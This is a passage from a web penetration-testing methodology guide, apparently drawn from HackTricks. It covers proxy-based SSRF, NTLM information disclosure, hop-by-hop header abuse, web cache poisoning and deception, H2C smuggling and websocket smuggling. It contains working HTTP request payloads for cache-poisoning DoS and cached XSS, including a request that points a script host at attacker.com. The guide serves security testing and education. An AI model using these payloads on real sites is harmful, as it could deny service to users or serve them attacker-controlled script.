If any page **responds** with that **code**, it's probably a **bad configured proxy**. **If you send a HTTP request like: GET https://google.com HTTP/1.1** (with the host header and other common headers), the **proxy** will try to **access** ***google.com*** **and you will have found a** SSRF.

**NTLM Authentication - Info disclosure**

If the running server asking for authentication is **Windows** or you find a login asking for your **credentials** (and asking for **domain** **name**), you can provoke an **information disclosure**. **Send** the **header**: “Authorization: NTLM TlRMTVNTUAABAAAAB4IIAAAAAAAAAAAAAAAAAAAAAAA=” and due to how the **NTLM authentication works**, the server will respond with internal info (IIS version, Windows version...) inside the header "WWW-Authenticate". You can **automate** this using the **nmap plugin** "*http-ntlm-info.nse*".

**HTTP Redirect (CTF)**

It is possible to **put content** inside a **Redirection**. This content **won't be shown to the user** (as the browser will execute the redirection) but something could be **hidden** in there.

### Web Vulnerabilities Checking

Now that a comprehensive enumeration of the web application has been performed it's time to check for a lot of possible vulnerabilities. You can find the checklist here:

# Web Vulnerabilities Methodology

In every Web Pentest, there are **several hidden and obvious places that might be vulnerable**. This post is meant to be a checklist to confirm that you have searched for vulnerabilities in all the possible places.

## Proxies

Nowadays **web** **applications** usually **uses** some kind of **intermediary** **proxies**, those may be (ab)used to exploit vulnerabilities. These vulnerabilities need a vulnerable proxy to be in place, but they usually also need some extra vulnerability in the backend.

* **Abusing hop-by-hop headers**

**This is a summary of the post** [**https://nathandavison.com/blog/abusing-http-hop-by-hop-request-headers**](https://nathandavison.com/blog/abusing-http-hop-by-hop-request-headers)

Hop-by-hop headers are specific to a single transport-level connection, used primarily in HTTP/1.1 for managing data between two nodes (like client-proxy or proxy-proxy), and are not meant to be forwarded. Standard hop-by-hop headers include Keep-Alive, Transfer-Encoding, TE, Connection, Trailer, Upgrade, Proxy-Authorization, and Proxy-Authenticate, as defined in [RFC 2616](https://tools.ietf.org/html/rfc2616#section-13.5.1). Additional headers can be designated as hop-by-hop via the Connection header.

### Abusing Hop-by-Hop Headers

Improper management of hop-by-hop headers by proxies can lead to security issues. While proxies are expected to remove these headers, not all do, creating potential vulnerabilities.

### Testing for Hop-by-Hop Header Handling

The handling of hop-by-hop headers can be tested by observing changes in server responses when specific headers are marked as hop-by-hop. Tools and scripts can automate this process, identifying how proxies manage these headers and potentially uncovering misconfigurations or proxy behaviors.

Abusing hop-by-hop headers can lead to various security implications. Below are a couple of examples demonstrating how these headers can be manipulated for potential attacks:

### Bypassing Security Controls with X-Forwarded-For

An attacker can manipulate the X-Forwarded-For header to bypass IP-based access controls. This header is often used by proxies to track the originating IP address of a client. However, if a proxy treats this header as hop-by-hop and forwards it without proper validation, an attacker can spoof their IP address.

**Attack Scenario:**

1. The attacker sends an HTTP request to a web application behind a proxy, including a fake IP address in the X-Forwarded-For header.
2. The attacker also includes the Connection: close, X-Forwarded-For header, prompting the proxy to treat X-Forwarded-For as hop-by-hop.
3. The misconfigured proxy forwards the request to the web application without the spoofed X-Forwarded-For header.
4. The web application, not seeing the original X-Forwarded-For header, might consider the request as coming directly from a trusted proxy, potentially allowing unauthorized access.

### Cache Poisoning via Hop-by-Hop Header Injection

If a cache server incorrectly caches content based on hop-by-hop headers, an attacker could inject malicious headers to poison the cache. This would serve incorrect or malicious content to users requesting the same resource.

**Attack Scenario:**

1. An attacker sends a request to a web application with a hop-by-hop header that should not be cached (e.g., Connection: close, Cookie).
2. The poorly configured cache server does not remove the hop-by-hop header and caches the response specific to the attacker's session.
3. Future users requesting the same resource receive the cached response, which was tailored for the attacker, potentially leading to session hijacking or exposure of sensitive information.

* [**Cache Poisoning/Cache Deception**](https://book.hacktricks.xyz/pentesting-web/cache-deception)

## The difference

**What is the difference between web cache poisoning and web cache deception?**

* In **web cache poisoning**, the attacker causes the application to store some malicious content in the cache, and this content is served from the cache to other application users.
* In **web cache deception**, the attacker causes the application to store some sensitive content belonging to another user in the cache, and the attacker then retrieves this content from the cache.

## Cache Poisoning

Cache poisoning is aimed at manipulating the client-side cache to force clients to load resources that are unexpected, partial, or under the control of an attacker. The extent of the impact is contingent on the popularity of the affected page, as the tainted response is served exclusively to users visiting the page during the period of cache contamination.

The execution of a cache poisoning assault involves several steps:

1. **Identification of Unkeyed Inputs**: These are parameters that, although not required for a request to be cached, can alter the response returned by the server. Identifying these inputs is crucial as they can be exploited to manipulate the cache.
2. **Exploitation of the Unkeyed Inputs**: After identifying the unkeyed inputs, the next step involves figuring out how to misuse these parameters to modify the server's response in a way that benefits the attacker.
3. **Ensuring the Poisoned Response is Cached**: The final step is to ensure that the manipulated response is stored in the cache. This way, any user accessing the affected page while the cache is poisoned will receive the tainted response.

### Discovery: Check HTTP headers

Usually, when a response was **stored in the cache** there will be a **header indicating so**, you can check which headers you should pay attention to in this post: [**HTTP Cache headers**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/special-http-headers#cache-headers).

### Discovery: Caching error codes

If you are thinking that the response is being stored in a cache, you could try to **send requests with a bad header**, which should be responded to with a **status code 400**. Then try to access the request normally and if the **response is a 400 status code**, you know it's vulnerable (and you could even perform a DoS).

You can find more options in:

Cache Poisoning to DoS

find different variations to try to make the **web server respond with errors** to requests that are **valid for the cache servers**

* **HTTP Header Oversize (HHO)**

Send a request with a header size larger than the one supported by the web server but smaller than the one supported by the cache server. The web server will respond with a 400 response which might be cached:

Copy

GET / HTTP/1.1

Host: redacted.com

X-Oversize-Hedear:Big-Value-000000000000000

* **HTTP Meta Character (HMC) & Unexpected values**

Send a header that contain some **harmfull meta characters** such as \n and \r. In order the attack to work you must bypass the cache first.

Copy

GET / HTTP/1.1

Host: redacted.com

X-Meta-Hedear:Bad Chars\n \r

A badly configured header could be just \: as a header.

This could also work if unexpected values are sent, like an unexpected Content-Type:

Copy

GET /anas/repos HTTP/2

Host: redacted.com

Content-Type: HelloWorld

* **Unkeyed header**

Some websites will return an error status code if they **see some specific headers i**n the request like with the *X-Amz-Website-Location-Redirect: someThing* header:

Copy

GET /app.js HTTP/2

Host: redacted.com

X-Amz-Website-Location-Redirect: someThing

HTTP/2 403 Forbidden

Cache: hit

Invalid Header

* **HTTP Method Override Attack (HMO)**

If the server supports changing the HTTP method with headers such as X-HTTP-Method-Override, X-HTTP-Method or X-Method-Override. It's possible to request a valid page changing the method so the server doesn't supports it so a bad response gets cached:

Copy

GET /blogs HTTP/1.1

Host: redacted.com

HTTP-Method-Override: POST

* **Unkeyed Port**

If port in the Host header is reflected in the response and not included in the cache key, it's possible to redirect it to an unused port:

Copy

GET /index.html HTTP/1.1

Host: redacted.com:1

HTTP/1.1 301 Moved Permanently

Location: https://redacted.com:1/en/index.html

Cache: miss

* **Long Redirect DoS**

Like in the following example, x is not being cached, so an attacker could abuse the redirect response behaviour to make the redirect send a URL so big that it returns an error. Then, people trying to access the URL without the uncached x key will get the error response:

Copy

GET /login?x=veryLongUrl HTTP/1.1

Host: www.cloudflare.com

HTTP/1.1 301 Moved Permanently

Location: /login/?x=veryLongUrl

Cache: hit

GET /login/?x=veryLongUrl HTTP/1.1

Host: www.cloudflare.com

HTTP/1.1 414 Request-URI Too Large

CF-Cache-Status: miss

* **Host header case normalization**

The host header should be case insensitive but some websites expect it to be lowercase returning an error if it's not:

Copy

GET /img.png HTTP/1.1

Host: Cdn.redacted.com

HTTP/1.1 404 Not Found

Cache:miss

Not Found

* **Path normalization**

Some pages will return error codes sending data URLencode in the path, however, the cache server with URLdecode the path and store the response for the URLdecoded path:

Copy

GET /api/v1%2e1/user HTTP/1.1

Host: redacted.com

HTTP/1.1 404 Not Found

Cach:miss

Not Found

* **Fat Get**

Some cache servers, like Cloudflare, or web servers, stops GET requests with a body, so this oucld be abused to cache a invalid response:

Copy

GET /index.html HTTP/2

Host: redacted.com

Content-Length: 3

xyz

HTTP/2 403 Forbidden

Cache: hit

## References

* <https://anasbetis023.medium.com/dont-trust-the-cache-exposing-web-cache-poisoning-and-deception-vulnerabilities-3a829f221f52>
* <https://youst.in/posts/cache-poisoning-at-scale/?source=post_page-----3a829f221f52-------------------------------->

However, note that **sometimes these kinds of status codes aren't cached** so this test could not be reliable.

### Discovery: Identify and evaluate unkeyed inputs

You could use [**Param Miner**](https://portswigger.net/bappstore/17d2949a985c4b7ca092728dba871943) to **brute-force parameters and headers** that may be **changing the response of the page**. For example, a page may be using the header X-Forwarded-For to indicate the client to load the script from there:

Copy

<script type="text/javascript" src="//<X-Forwarded-For\_value>/resources/js/tracking.js"></script>

### Elicit a harmful response from the back-end server

With the parameter/header identified check how it is being **sanitised** and **where** is it **getting reflected** or affecting the response from the header. Can you abuse it anyway (perform an XSS or load a JS code controlled by you? perform a DoS?...)

### Get the response cached

Once you have **identified** the **page** that can be abused, which **parameter**/**header** to use and **how** to **abuse** it, you need to get the page cached. Depending on the resource you are trying to get in the cache this could take some time, you might need to be trying for several seconds. The header **X-Cache** in the response could be very useful as it may have the value **miss** when the request wasn't cached and the value **hit** when it is cached. The header **Cache-Control** is also interesting to know if a resource is being cached and when will be the next time the resource will be cached again: Cache-Control: public, max-age=1800 Another interesting header is **Vary**. This header is often used to **indicate additional headers** that are treated as **part of the cache key** even if they are normally unkeyed. Therefore, if the user knows the User-Agent of the victim he is targeting, he can poison the cache for the users using that specific User-Agent. One more header related to the cache is **Age**. It defines the times in seconds the object has been in the proxy cache.

When caching a request, be **careful with the headers you use** because some of them could be **used unexpectedly** as **keyed** and the **victim will need to use that same header**. Always **test** a Cache Poisoning with **different browsers** to check if it's working.

## Exploiting Examples

### Easiest example

A header like X-Forwarded-For is being reflected in the response unsanitized. You can send a basic XSS payload and poison the cache so everybody that accesses the page will be XSSed:

Copy

GET /en?region=uk HTTP/1.1

Host: innocent-website.com

X-Forwarded-Host: a."><script>alert(1)</script>"

*Note that this will poison a request to /en?region=uk not to /en*

### Cache poisoning to DoS

### Using web cache poisoning to exploit cookie-handling vulnerabilities

Cookies could also be reflected on the response of a page. If you can abuse it to cause an XSS for example, you could be able to exploit XSS in several clients that load the malicious cache response.

Copy

GET / HTTP/1.1

Host: vulnerable.com

Cookie: session=VftzO7ZtiBj5zNLRAuFpXpSQLjS4lBmU; fehost=asd"%2balert(1)%2b"

Note that if the vulnerable cookie is very used by the users, regular requests will be cleaning the cache.

### Cache poisoning with path traversal to steal API key

[**This writeup explains**](https://nokline.github.io/bugbounty/2024/02/04/ChatGPT-ATO.html) how it was possible to steal an OpenAI API key with an URL like https://chat.openai.com/share/%2F..%2Fapi/auth/session?cachebuster=123 because anything matching /share/\* will be cached without Cloudflare normalising the URL, which was done when the request reached the web server.

### Using multiple headers to exploit web cache poisoning vulnerabilities

Sometimes you will need to **exploit several unkeyed inputs** to be able to abuse a cache. For example, you may find an **Open redirect** if you set X-Forwarded-Host to a domain controlled by you and X-Forwarded-Scheme to http.**If** the **server** is **forwarding** all the **HTTP** requests **to HTTPS** and using the header X-Forwarded-Scheme as the domain name for the redirect. You can control where the page is pointed by the redirect.

Copy

GET /resources/js/tracking.js HTTP/1.1

Host: acc11fe01f16f89c80556c2b0056002e.web-security-academy.net

X-Forwarded-Host: ac8e1f8f1fb1f8cb80586c1d01d500d3.web-security-academy.net/

X-Forwarded-Scheme: http

### Exploiting with limited Varyheader

If you found that the **X-Host** header is being used as **domain name to load a JS resource** but the **Vary** header in the response is indicating **User-Agent**. Then, you need to find a way to exfiltrate the User-Agent of the victim and poison the cache using that user agent:

Copy

GET / HTTP/1.1

Host: vulnerbale.net

User-Agent: THE SPECIAL USER-AGENT OF THE VICTIM

X-Host: attacker.com

### Fat Get

Send a GET request with the request in the URL and in the body. If the web server uses the one from the body but the cache server caches the one from the URL, anyone accessing that URL will actually use the parameter from the body. Like the vuln James Kettle found at the Github website:

Copy

GET /contact/report-abuse?report=albinowax HTTP/1.1

Host: github.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 22

report=innocent-victim

There it a portswigger lab about this: <https://portswigger.net/web-security/web-cache-poisoning/exploiting-implementation-flaws/lab-web-cache-poisoning-fat-get>

### Parameter Cloacking

For example it's possible to separate **parameters** in ruby servers using the char **;** instead of **&**. This could be used to put unkeyed parameters values inside keyed ones and abuse them.

Portswigger lab: <https://portswigger.net/web-security/web-cache-poisoning/exploiting-implementation-flaws/lab-web-cache-poisoning-param-cloaking>

### Exploiting HTTP Cache Poisoning by abusing HTTP Request Smuggling

Learn here about how to perform [Cache Poisoning attacks by abusing HTTP Request Smuggling](https://book.hacktricks.xyz/pentesting-web/http-request-smuggling#using-http-request-smuggling-to-perform-web-cache-poisoning).

### Automated testing for Web Cache Poisoning

The [Web Cache Vulnerability Scanner](https://github.com/Hackmanit/Web-Cache-Vulnerability-Scanner) can be used to automatically test for web cache poisoning. It supports many different techniques and is highly customizable.

## Vulnerable Examples

### Apache Traffic Server ([CVE-2021-27577](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-27577))

ATS forwarded the fragment inside the URL without stripping it and generated the cache key only using the host, path and query (ignoring the fragment). So the request /#/../?r=javascript:alert(1) was sent to the backend as /#/../?r=javascript:alert(1) and the cache key didn't have the payload inside of it, only host, path and query.

### GitHub CP-DoS

Sending a bad value in the content-type header triggered a 405 cached response. The cache key contained the cookie so it was possible only to attack unauth users.

### GitLab + GCP CP-DoS

GitLab uses GCP buckets to store static content. **GCP Buckets** support the **header x-http-method-override**. So it was possible to send the header x-http-method-override: HEAD and poison the cache into returning an empty response body. It could also support the method PURGE.

### Rack Middleware (Ruby on Rails)

In Ruby on Rails applications, Rack middleware is often utilized. The purpose of the Rack code is to take the value of the **x-forwarded-scheme** header and set it as the request's scheme. When the header x-forwarded-scheme: http is sent, a 301 redirect to the same location occurs, potentially causing a Denial of Service (DoS) to that resource. Additionally, the application might acknowledge the X-forwarded-host header and redirect users to the specified host. This behavior can lead to the loading of JavaScript files from an attacker's server, posing a security risk.

### 403 and Storage Buckets

Cloudflare previously cached 403 responses. Attempting to access S3 or Azure Storage Blobs with incorrect Authorization headers would result in a 403 response that got cached. Although Cloudflare has stopped caching 403 responses, this behavior might still be present in other proxy services.

### Injecting Keyed Parameters

Caches often include specific GET parameters in the cache key. For instance, Fastly's Varnish cached the size parameter in requests. However, if a URL-encoded version of the parameter (e.g., siz%65) was also sent with an erroneous value, the cache key would be constructed using the correct size parameter. Yet, the backend would process the value in the URL-encoded parameter. URL-encoding the second size parameter led to its omission by the cache but its utilization by the backend. Assigning a value of 0 to this parameter resulted in a cacheable 400 Bad Request error.

### User Agent Rules

Some developers block requests with user-agents matching those of high-traffic tools like FFUF or Nuclei to manage server load. Ironically, this approach can introduce vulnerabilities such as cache poisoning and DoS.

### Illegal Header Fields

The [RFC7230](https://datatracker.ietf.mrg/doc/html/rfc7230) specifies the acceptable characters in header names. Headers containing characters outside of the specified **tchar** range should ideally trigger a 400 Bad Request response. In practice, servers don't always adhere to this standard. A notable example is Akamai, which forwards headers with invalid characters and caches any 400 error, as long as the cache-control header is not present. An exploitable pattern was identified where sending a header with an illegal character, such as \, would result in a cacheable 400 Bad Request error.

### Finding new headers

<https://gist.github.com/iustin24/92a5ba76ee436c85716f003dda8eecc6>

## Cache Deception

The goal of Cache Deception is to make clients **load resources that are going to be saved by the cache with their sensitive information**.

First of all note that **extensions** such as .css, .js, .png etc are usually **configured** to be **saved** in the **cache.** Therefore, if you access www.example.com/profile.php/nonexistent.js the cache will probably store the response because it sees the .js **extension**. But, if the **application** is **replaying** with the **sensitive** user contents stored in *www.example.com/profile.php*, you can **steal** those contents from other users.

Other things to test:

* *www.example.com/profile.php/.js*
* *www.example.com/profile.php/.css*
* *www.example.com/profile.php/test.js*
* *www.example.com/profile.php/../test.js*
* *www.example.com/profile.php/%2e%2e/test.js*
* *Use lesser known extensions such as* .avif

Another very clear example can be found in this write-up: <https://hackerone.com/reports/593712>. In the example, it is explained that if you load a non-existent page like *http://www.example.com/home.php/non-existent.css* the content of *http://www.example.com/home.php* (**with the user's sensitive information**) is going to be returned and the cache server is going to save the result. Then, the **attacker** can access *http://www.example.com/home.php/non-existent.css* in their own browser and observe the **confidential information** of the users that accessed before.

Note that the **cache proxy** should be **configured** to **cache** files **based** on the **extension** of the file (*.css*) and not base on the content-type. In the example *http://www.example.com/home.php/non-existent.css* will have a text/html content-type instead of a text/css mime type (which is the expected for a *.css* file).

Learn here about how to perform [Cache Deceptions attacks abusing HTTP Request Smuggling](https://book.hacktricks.xyz/pentesting-web/http-request-smuggling#using-http-request-smuggling-to-perform-web-cache-deception).

## Automatic Tools

* [**toxicache**](https://github.com/xhzeem/toxicache): Golang scanner to find web cache poisoning vulnerabilities in a list of URLs and test multiple injection techniques.

## References

* <https://portswigger.net/web-security/web-cache-poisoning>
* <https://portswigger.net/web-security/web-cache-poisoning/exploiting#using-web-cache-poisoning-to-exploit-cookie-handling-vulnerabilities>
* <https://hackerone.com/reports/593712>
* <https://youst.in/posts/cache-poisoning-at-scale/>
* <https://bxmbn.medium.com/how-i-test-for-web-cache-vulnerabilities-tips-and-tricks-9b138da08ff9>
* <https://www.linkedin.com/pulse/how-i-hacked-all-zendesk-sites-265000-site-one-line-abdalhfaz/>
* **HTTP Request Smuggling**

Open word file of HTTP Request Smuggling / HTTP Desync Attack

* **H2C Smuggling**

### H2C Smuggling

#### HTTP2 Over Cleartext (H2C)

H2C, or **http2 over cleartext**, deviates from the norm of transient HTTP connections by upgrading a standard HTTP **connection to a persistent one**. This upgraded connection utilizes the http2 binary protocol for ongoing communication, as opposed to the single-request nature of plaintext HTTP.

The crux of the smuggling issue arises with the usage of a **reverse proxy**. Ordinarily, the reverse proxy processes and forwards HTTP requests to the backend, returning the backend's response after that. However, when the Connection: Upgrade header is present in an HTTP request (commonly seen with websocket connections), the reverse **proxy maintains a persistent connection** between client and server, facilitating the continuous exchange required by certain protocols. For H2C connections, adherence to the RFC necessitates the presence of three specific headers:

Copy

Upgrade: h2c

HTTP2-Settings: AAMAAABkAARAAAAAAAIAAAAA

Connection: Upgrade, HTTP2-Settings

The vulnerability arises when, after upgrading a connection, the reverse proxy ceases to manage individual requests, assuming its job of routing is complete post-connection establishment. Exploiting H2C Smuggling allows for circumvention of reverse proxy rules applied during request processing, such as path-based routing, authentication, and WAF processing, assuming an H2C connection is successfully initiated.

#### Vulnerable Proxies

The vulnerability is contingent on the reverse proxy's handling of Upgrade and sometimes Connection headers. The following proxies inherently forward these headers during proxy-pass, thereby inherently enabling H2C smuggling:

* HAProxy
* Traefik
* Nuster

Conversely, these services do not inherently forward both headers during proxy-pass. However, they may be configured insecurely, allowing unfiltered forwarding of Upgrade and Connection headers:

* AWS ALB/CLB
* NGINX
* Apache
* Squid
* Varnish
* Kong
* Envoy
* Apache Traffic Server

#### Exploitation

It's crucial to note that not all servers inherently forward the headers required for a compliant H2C connection upgrade. As such, servers like AWS ALB/CLB, NGINX, and Apache Traffic Server, among others, naturally block H2C connections. Nonetheless, it's worth testing with the non-compliant Connection: Upgrade variant, which excludes the HTTP2-Settings value from the Connection header, as some backends may not conform to the standards.

Irrespective of the specific **path** designated in the proxy\_pass URL (e.g., http://backend:9999/socket.io), the established connection defaults to http://backend:9999. This allows for interaction with any path within that internal endpoint, leveraging this technique. Consequently, the specification of a path in the proxy\_pass URL does not restrict access.

The tools [**h2csmuggler by BishopFox**](https://github.com/BishopFox/h2csmuggler) and [**h2csmuggler by assetnote**](https://github.com/assetnote/h2csmuggler) facilitate attempts to **circumvent proxy-imposed protections** by establishing an H2C connection, thereby enabling access to resources shielded by the proxy.

For additional information on this vulnerability, particularly concerning NGINX, refer to [**this detailed resource**](https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/nginx#proxy_set_header-upgrade-and-connection).

## Websocket Smuggling


Websocket smuggling, unlike creating a HTTP2 tunnel to an endpoint accessible via a proxy, establishes a Websocket tunnel to bypass potential proxy limitations and facilitate direct communication with the endpoint.

### Scenario 1

In this scenario, a backend that offers a public WebSocket API alongside an inaccessible internal REST API is targeted by a malicious client seeking access to the internal REST API. The attack unfolds in several steps:

1. The client initiates by sending an Upgrade request to the reverse proxy with an incorrect Sec-WebSocket-Version protocol version in the header. The proxy, failing to validate the Sec-WebSocket-Version header, believes the Upgrade request to be valid and forwards it to the backend.
2. The backend responds with a status code 426, indicating the incorrect protocol version in the Sec-WebSocket-Version header. The reverse proxy, overlooking the backend's response status, assumes readiness for WebSocket communication and relays the response to the client.
3. Consequently, the reverse proxy is misled into believing a WebSocket connection has been established between the client and backend, while in reality, the backend had rejected the Upgrade request. Despite this, the proxy maintains an open TCP or TLS connection between the client and backend, allowing the client unrestricted access to the private REST API through this connection.

Affected reverse proxies include Varnish, which declined to address the issue, and Envoy proxy version 1.8.0 or older, with later versions having altered the upgrade mechanism. Other proxies may also be susceptible.




https://github.com/0ang3el/websocket-smuggle/raw/master/img/2-4.png

### Scenario 2

This scenario involves a backend with both a public WebSocket API and a public REST API for health checking, along with an inaccessible internal REST API. The attack, more complex, involves the following steps:


1. The client sends a POST request to trigger the health check API, including an additional HTTP header Upgrade: websocket. NGINX, serving as the reverse proxy, interprets this as a standard Upgrade request based solely on the Upgrade header, neglecting the request's other aspects, and forwards it to the backend.
2. The backend executes the health check API, reaching out to an external resource controlled by the attacker that returns a HTTP response with status code 101. This response, once received by the backend and forwarded to NGINX, deceives the proxy into thinking a WebSocket connection has been established due to its validation of only the status code.



https://github.com/0ang3el/websocket-smuggle/raw/master/img/3-4.png

**Warning:** This technique's complexity increases as it requires the ability to interact with an endpoint capable of returning a status code 101.

Ultimately, NGINX is tricked into believing a WebSocket connection exists between the client and the backend. In reality, no such connection exists; the health check REST API was the target. Nevertheless, the reverse proxy maintains the connection open, enabling the client to access the private REST API through it.



https://github.com/0ang3el/websocket-smuggle/raw/master/img/3-5.png

Most reverse proxies are vulnerable to this scenario, but exploitation is contingent upon the presence of an external SSRF vulnerability, typically regarded as a low-severity issue.

#### Labs

